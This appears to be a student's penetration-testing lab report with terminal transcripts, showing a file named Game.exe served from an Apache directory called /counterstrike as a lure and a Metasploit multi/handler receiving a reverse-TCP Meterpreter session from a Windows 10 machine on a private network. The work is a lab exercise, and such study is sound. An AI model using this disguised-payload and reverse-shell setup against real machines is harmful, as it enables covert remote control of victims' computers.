


# Question 1



The screenshot shows a Kali Linux terminal window on the left and a web browser window on the right. The terminal window displays the output of the command `apt install apache2`, which successfully installs Apache 2.4.43-1. The web browser window shows the index of the `/counterstrike` directory, listing a `Game.exe` file of size 72K, last modified on 2020-09-01 12:37. The browser's address bar shows the URL `192.168.0.110/counterstrike/`.


```
bpg@kali-pc-001:~$ apt install apache2
Reading state information... Done
Package httpd is a virtual package provided by:
  yams 2.0.7-dfsg-1
  webfs 1.21+ds1-12+b1
  tntnet 2.2.1-4
  occigenserver 2.16.0-2+b2
  nginx-light 1.18.0-1
  nginx-full 1.18.0-1
  nginx-extras 1.18.0-1
  mini-httpd 1.30-2
  micro-httpd 20140814-2
  lighttpd 1.4.55-1
  apache2 2.4.43-1
You should explicitly select one to install.

E: Package 'httpd' has no installation candidate
root@kali-pc-001:~# apt install apache2
Reading package lists... Done
Building dependency tree
Reading state information... Done
apache2 is already the newest version (2.4.43-1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@kali-pc-001:~# apt install apache2
Reading package lists... Done
Building dependency tree
Reading state information... Done
apache2 is already the newest version (2.4.43-1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@kali-pc-001:~# cd /var/www/html/
root@kali-pc-001:/var/www/html# mkdir counterstrike
root@kali-pc-001:/var/www/html# cd counterstrike
root@kali-pc-001:/var/www/html/counterstrike#
root@kali-pc-001:/var/www/html/counterstrike# ls
Game.exe
root@kali-pc-001:/var/www/html/counterstrike#
```

Index of /counterstrike

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">Game.exe</a>	2020-09-01 12:37	72K	

Apache/2.4.43 (Debian) Server at 192.168.0.110 Port 80



The screenshot shows a Kali Linux terminal window displaying the execution of a Metasploit exploit. The user sets the LHOST to 192.168.0.110 and runs the `exploit -j -z` command. The terminal output shows the exploit running as a background job, sending a stage to the target, and opening a Meterpreter session. The user then enters the `session -i 1` command to interact with the session.

```
bpg@kali-pc-001:~$ msf5 exploit(multi/handler) > set LHOST 192.168.0.110
LHOST => 192.168.0.110
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.0.110:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.0.105
[*] Meterpreter session 1 opened (192.168.0.110:4444 -> 192.168.0.105:10505) at 2020-09-01 12:50:36 -0700
msf5 exploit(multi/handler) > session -i
[*] Unknown command: session.
msf5 exploit(multi/handler) > session -i 1
[*] Unknown command: session.
msf5 exploit(multi/handler) > session -i 1
[*] Unknown command: session.
msf5 exploit(multi/handler) > session -i 1
[*] Unknown command: session.
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
```

meterpreter > sysinfo

```
Computer      : DESKTOP-BGEJAGN
OS            : Windows 10 (10.0 Build 19041)
Architecture : x64
System Language : en-US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

# Question 2

1.

